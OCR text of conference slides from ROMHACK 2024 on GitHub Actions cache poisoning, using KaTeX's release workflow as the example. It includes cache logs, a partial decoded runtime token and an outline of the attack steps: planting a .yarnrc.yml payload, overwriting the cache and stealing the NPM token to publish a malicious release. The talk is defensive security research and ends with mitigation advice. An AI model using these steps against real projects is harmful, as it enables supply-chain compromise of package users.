
- 10 GB limit per repository
  - Nightly eviction

- **Branches are the security boundary**


How GitHub Actions Caching Works

Branches are the security boundary

- Cache writes tied to workflow job branch/tag scope
- Cache hits on self, default, or pull request base
- Cache key and version are just free form strings.



Cache Hits




```
19  All dependencies are managed locally by yarn3, the previous cache can be used
20  Cache Size: ~54 MB (56307516 B)
21  /usr/bin/tar -xf /home/runner/work/_temp/a826a752-ee09-4364-a0b1-60e64c141ce6/cache.tzst -
    P -C /home/runner/work/KaTeX/KaTeX --use-compress-program unzstd
22  Cache restored successfully
23  Cache restored from key: node-cache-Linux-yarn-
    e00ce36ffe23d4cca95c2d153e4ffcb6e782c53d572734fa6ad58640741237ac
24  Received 56307516 of 56307516 (100.0%), 53.6 MBs/sec
```


Cache Authentication

Actions Runtime Token

- JSON Web Token (JWT)
- Valid for **6 hours – DOES NOT expire after job**
- Scoped to a specific branch & job
- Can read and write cache entries


```
be0be2e734c0","sid":"455ca222-e335-40e5-b96e-fd16a94cd200","ac":"
[{\"Scope\":\"refs/heads/main\",\"Permission\":3}]","acsl":"10","o
rchid":"61c79661-d040-4ed5-89b3-
da0da04ba9c8.screenshotter.firefox","iss":"vstoken.actions.githubu
sercontent.com","aud":"vstoken.actions.githubusercontent.com|vso:9
da4f70d-c264-495b-8b8b-
01355dbe8050","nbf":1725748625,"exp":1725771425}EOT +àù•
```

Cache Wr




[{\"Scope\":\"refs/heads/main\",\"Permission\":3}]'

da0da04ba9c8.screenshotter.firefox"

"nbf":1725748625,"exp":1725771425}

Cache Wr

- JSON Web
- Valid for 6
- Can read a



Actions

All workflows

CI

CodeQL

Fonts

Screenshotter

Management

Caches

Deployments

Attestations

Caches

Showing caches from all workflows. Learn more about managing caches.

Approaching total cache storage limit (42.31 GB of 10 GB Used)
Least recently used caches will be automatically evicted to limit the total cache storage to 10 GB.

153 caches

FILLIT
300 MB cached 29 minutes ago
main

FILLIT
300 MB cached 29 minutes ago
main

What would it take to complete the attack?

- Plant payload (`.yarnrc.yml`) in tar zstd archive

- Upload archive to (now cleared) cache entry

- Wait for next push trigger within a week

- Obtain NPM token

- Push malicious release to NPM

Takeaway: Don’t Cache in Release Builds!

```yaml
      - name: Use Node.js 20
        uses: actions/setup-node@v4
        with:
          node-version: '20'
          cache: yarn

      - name: Install dependencies
        run: yarn --immutable
        env:
          YARN_ENABLE_SCRIPTS: 0 # disable postinstall scripts
      - name: Run semantic-release
        run: yarn run semantic-release --debug
        env:
          GH_TOKEN: ${{ secrets.GH_TOKEN }}
          NPM_TOKEN: ${{ secrets.NPM_TOKEN }}
          GIT_AUTHOR_NAME: KaTeX bot
          GIT_AUTHOR_EMAIL: 33710906+KaTeX-bot@users.noreply.github.com
          GIT_COMMITTER_NAME: KaTeX bot
          GIT_COMMITTER_EMAIL: 33710906+KaTeX-bot@users.noreply.github.com
```

Takeaway: Don’t Cache in Release Builds!

```
66        - name: Use Node.js 20
67          uses: actions/setup-node@v4
68          with:
69            node-version: '20'
70            cache: yarn
71
72        - name: Install dependencies
73          run: yarn --immutable
74          env:
75            YARN_ENABLE_SCRIPTS: 0 # disable postinstall scripts
76        - name: Run semantic-release
77          run: yarn run semantic-release --debug
78          env:
79            GH_TOKEN: ${{ secrets.GH_TOKEN }}
80            NPM_TOKEN: ${{ secrets.NPM_TOKEN }}
81            GIT_AUTHOR_NAME: KaTeX bot
82            GIT_AUTHOR_EMAIL: 33710906+KaTeX-bot@users.noreply.github.com
83            GIT_COMMITTER_NAME: KaTeX bot
84            GIT_COMMITTER_EMAIL: 33710906+KaTeX-bot@users.noreply.github.com
```

Where are things going?

```
 .d8888b.         d8888 88888888888  .d88888b.          Y88b   d88P
d88P  Y88b       d88888     888     d88P" "Y88b          Y88b d88P
888    888      d88P888     888     888     888           Y88o88P
888            d88P 888     888     888     888            Y888P
888  88888    d88P  888     888     888     888            d888b
888    888   d88P   888     888     888     888 888888    d88888b
Y88b  d88P  d8888888888     888     Y88b. ..d88P          d88P Y88b
 "Y8888P88 d88P     888     888      "Y88888P"           d88P   Y88b

   By @adnanthekhan - github.com/AdnaneKhan/gato-x
```


poutine

Semgrep

CodeQL


Tooling Improvements

Rapid Discovery




Complex Cases

What can you do?



Learn

Monitor Changes



Response Playbooks

Thank you!

ROMHACK 2024

Questions?

X / Twitter: @adnanthekhan

Website: https://adnanthekhan.com

E-mail: me@adnanthekhan.com

ROMHACK 2024

References

Cache Poisoning – Adnan Khan – https://adnanthekhan.com/2024/05/06/the-monsters-in-your-build-cache-github-actions-cache-poisoning/

RoguePuppet - Adnan Khan - https://adnanthekhan.com/2024/07/02/roguepuppet-a-critical-puppet-forge-supply-chain-vulnerability/

GitHub Actions Secrets – Karim Rahal – https://karimrahal.com/2023/01/05/github-actions-leaking-secrets/

BlackHat 2024: Self-Hosted Runners – https://www.blackhat.com/us-24/briefings/schedule/index.html#self-hosted-github-cicd-runners-continuous-integration-continuous-destruction-38308

DEF CON 32: Grand Theft Actions – https://defcon.org/html/defcon-32/dc-32-speakers.html#54489

References, Pt. 2

Cache Restrictions - GitHub - https://docs.github.com/en/actions/writing-workflows/choosing-what-your-workflow-does/caching-dependencies-to-speed-up-workflows#restrictions-for-accessing-a-cache

ActionsCacheBlasting – Adnan Khan - https://github.com/AdnaneKhan/ActionsCacheBlasting

GitHub CODEOWNER Rulesets – GitHub - https://docs.github.com/en/repositories/managing-your-repositorys-settings-and-features/customizing-your-repository/about-code-owners#codeowners-and-branch-protection

PwnHub Repository – Nikita Stupin – https://github.com/nikitastupin/pwnhub

Preventing Pwn Requests – GitHub Security Lab - https://securitylab.github.com/research/github-actions-preventing-pwn-requests/